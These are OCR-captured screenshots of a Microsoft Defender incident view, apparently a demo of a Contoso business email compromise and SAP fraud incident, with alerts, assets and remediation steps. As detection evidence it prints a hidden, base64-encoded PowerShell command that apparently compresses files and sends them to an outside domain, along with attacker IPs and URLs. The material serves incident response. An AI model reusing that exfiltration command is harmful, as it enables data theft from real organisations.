
Description *

Describe the breach activities that the alert can catch...

Recommended actions

Provide remediation recommendations for responders...

Back Next Cancel



Script analysis



Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

SAP financial process manipulation attack disrupted

Incidents > SAP financial process manipulation attack disrupted

High Active Attack disruption SAP fraud Chain event detection

Attack story Alerts (13) Assets (7) Evidence & Response (4)

Alerts

- Nov 15, 2023 4:45 AM | Active SAP - Multiple Files Download
- Nov 15, 2023 5:47 AM | Active Suspicious user attempted to modify SAP financial info
- Nov 15, 2023 4:48 AM | Active SAP fraud attack
- Nov 15, 2023 6:16 AM | Active Suspicious inbox manipulation rule
- Nov 15, 2023 6:17 AM | Active BEC financial fraud
- Nov 15, 2023 6:46 AM | Active Possible exfiltration to a malicious domain
- Nov 15, 2023 6:48 AM | Active Uncommon SAP files downloaded to device

Layout Group by

Information

Incident details

- Incident ID: 2356358
- Assigned to: Unassigned
- Classification: BEC financial fraud multi-stage attack
- Categories: Credential access, Initial access, Persistence, Discovery, Collection, Impact
- First activity: Nov 15, 2023 2:41 AM
- Last activity: Nov 15, 2023 6:48 AM

Impacted assets

Devices	Risk score
cont-jonathan.pc	High
cont-sarah.pc.pc	High
SAP-01-Host	High

Users

- Jonathan Wolcott

Investigation priority: High

Mailboxes

- jonathan.wolcott@conto...

Applications

- SAP-01
- Office 365

Attack story Alerts (13) Assets (7) Evidence & Response (4)

Information

Impact

Timeline

Connections

Associations

Security Copilot

Updating incident story...

Stop generating

Attack story Alerts (13) Assets (7) Evidence & Response (4)

Information

Impact

Timeline

Connections

Associations

Security Copilot

Updating incident story...

Stop generating

Microsoft Defender

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Incidents > SAP financial process manipulation attack disrupted

SAP financial process manipulation attack disrupted

High Active Attack disruption SAP fraud Chain event detection

Attack story Alerts (13) Assets (7) Evidence & Response (4)

Alerts Layout Group by

Information

Incident details

- Incident ID: 2356358
- Assigned to: Unassigned
- Classification: BEC financial fraud multi-stage attack
- Categories: Credential access, Initial access, Persistence, Discovery, Collection, Impact
- First activity: Nov 15, 2023 2:41 AM
- Last activity: Nov 15, 2023 6:48 AM

Impacted assets

Devices	Risk score
cont-jonathan.pc	High
cont-sarah.pc.pc	High
SAP-01-Host	High

Users

- Jonathan Wolcott (Investigation priority: High)

Mailboxes

- jonathan.wolcott@contoso...

Applications

- SAP-01
- Office 365

Investigate

- Completed: IP '107.189.30.22' is matching known actor: Cosmic Lynx. Go to Advanced Hunting and run a query to: "Search for other connection attempts from IOCs associated with 'Cosmic Lynx'".

Run query again

Remediate

- Active: Remediate the compromised account. To remediate the compromised account, run the 'User remediation' playbook to reset their password, force new sign-in and re-enable the account.

Run 'User remediation' playbook

View or edit 'User remediation' playbook

Resolve incident as 'complete' and generate a report

Resolve and generate report

Prevent

Security Copilot

User 'Jonathan Wolcott' was suspended by automatic attack disruption

Attack disruption

View user details

Connection Association

Microsoft Defender x

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Incidents > SAP financial process manipulation attack disrupted

SAP financial process manipulation attack disrupted

High Active Attack disruption SAP fraud Chain event detection

Attack story Alerts (13) Assets (7) Evidence & Response (4)

Information

Possible exfiltration to a malicious domain
High risk In progress

Alert state

Classification	Assigned to
Not set	Multi-stage attack
Set classification	Assign to

Alert details

Category	Techniques
Exfiltration	Exfiltration
Service source	Detection source
Microsoft Defender XDR	MDE
Generated on	First activity
06:46:03.722 AM	04:45:13.003 AM
Last activity	
06:46:03.722 AM	

Description

Country	Company site
Finland	HelsinkiMainSite
IT team	User department
HelsAnalytics	Finance

Triage recommendations

Investigate

- Completed IP '107.189.30.22' is matching known actor: Cosmic Lynx Go to Advanced Hunting and run a query to: "Search for other connection attempts from IOCs associated with 'Cosmic Lynx'" Run query again

Remediate

- Active Remediate the compromised account To remediate the compromised account, run the 'User remediation' playbook to reset their password, force new sign-in and re-enable the account. Run 'User remediation' playbook View or edit 'User remediation' playbook

Resolve incident as 'complete' and generate a report Resolve and generate report

Prevent

Security Copilot

User 'Jonathan Wolcott' was suspended by automatic attack disruption

Attack disruption

View user details

Microsoft Defender x

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Incidents > SAP financial process manipulation attack disrupted

SAP financial process manipulation attack disrupted

High Active Attack disruption SAP fraud Chain event detection

Attack story Alerts (13) Assets (7) Evidence & Response (4)

Possible exfiltration to a malicious domain

Information

Possible exfiltration to a malicious domain

High risk

Alert state

Classification Not set Assigned to Multi-stage attack

Set classification Assign to

Alert details

Category	Techniques
Exfiltration	Exfiltration
Service source	Detection source
Microsoft Defender XDR	MDE
Generated on	First activity
06:46:03.722 AM	04:45:13.003 AM
Last activity	
06:46:03.722 AM	

Description

Country	Company site
Finland	HelsinkiMainSite
IT team	User department
HelsAnalytics	Finance

Security Copilot Manage incident Activity log ...

User 'Jonathan Wolcott' was suspended by automatic attack disruption

Attack disruption

View user details

Investigate

Completed

IP '107.189.30.22' is matching known actor: Cosmic Lynx

Go to Advanced Hunting and run a query to: "Search for other connection attempts from IOCs associated with 'Cosmic Lynx'"

Run query again

Remediate

Active

Remediate the compromised account

To remediate the compromised account, run the 'User remediation' playbook to reset their password, force new sign-in and re-enable the account.

Run 'User remediation' playbook

View or edit 'User remediation' playbook

Resolve incident as 'complete' and generate a report

Resolve and generate report

Prevent

Remediation



Microsoft Defender x

https://defender.microsoft.com

Contoso | Microsoft Defender

Search

Incidents > SAP financial process manipulation attack disrupted

SAP financial process manipulation attack disrupted

High Active Attack disruption SAP fraud Chain event detection

Attack story Alerts (13) Assets (7) Evidence & Response (4)

Layout Group by

cont-jonathan.pc https://8y3bmy65yauv.companyaccess.xyz/ 'Contoso bonus' Connection Association Jonathan Wolcott

Office 365 107.189.30.22 ap.node-protection.cc SAP-01-Host cont-sarah.nc

Possible exfiltration to a malicious domain

Expand all Copy to clipboard

6:45:00 AM powershell.exe executed a script - NonInteractive -windowstyle hidden -enc JHBhdGggPSAi...

6:46:00 AM Command line Analyze script

powershell.exe -NonInteractive -windowstyle hidden -enc JHBhdGggPSAiXfxTQVAtMDFcaw50ZXJuYWx...
A91CJ7QAtRE9DXzAyLnBkZiIiNCiR6axBQYXRoID0gikM6XHRIbx8cZGihZ25vc3RpY3MuemlwAgDQokd2Vic2V
ydmVyVXjslD0glmh0dHBzOi8vYXAubm9kZS1wcm90ZWN0aW9uLmjN2Ryb3AiDQpDb3B5LUl0ZW0gLVBhdG
ggIiRzaGfyZVhdGhcJGRvYzEiC1EZXNoaW5hdGlvbiAiQzpcdGVtcCigA0KQ29we51JdGVtC1QYXRoIClk2h
mVQYXRoXCRkb2MxiAtRGVzdGluYXRpb24gikM6XHRIbxAiCANckNvbXByZXNzLUFyY2hpdmUgLVBhdGg...
Process id: 4484
Execution details: Token elevation: Limited, Integrity level: Medium
Image file path: C:\Program Files (x86)\Microsoft\Edge\Application\userinit.exe
Image file SHA1: 7c3e6a2c5a7d5c7e5c5f5f727eb583f91ce3968d
Image creation time: not applicable
Execution details: Token elevation: Limited, Integrity level: Medium
Signer: Microsoft corporation

Information

Possible exfiltration to a malicious domain

High risk In progress

Alert state

Classification Not set Assigned to Multi-stage attack

Set classification Assign to

Alert details

Category Exfiltration Techniques Exfiltration

Service source Microsoft Defender XDR Detection source MDE

Generated on 06:46:03.722 AM First activity 04:45:13.003 AM

Last activity 06:46:03.722 AM

Description

Country Finland Company site HelsinkiMainSite

IT team HelsAnalytics User department Finance

Triage recommendations

Security Copilot

User 'Jonathan Wolcott' was suspended by automatic attack disruption

Attack disruption

View user details

Investigate

Completed IP '107.189.30.22' is matching known actor: Cosmic Lynx Go to Advanced Hunting and run a query to: "Search for other connection attempts from IOCs associated with 'Cosmic Lynx'" Run query again

Remediate


Active Remediate the compromised account To remediate the compromised account, run the 'User remediation' playbook to reset their password, force new sign-in and re-enable the account. Run 'User remediation' playbook View or edit 'User remediation' playbook

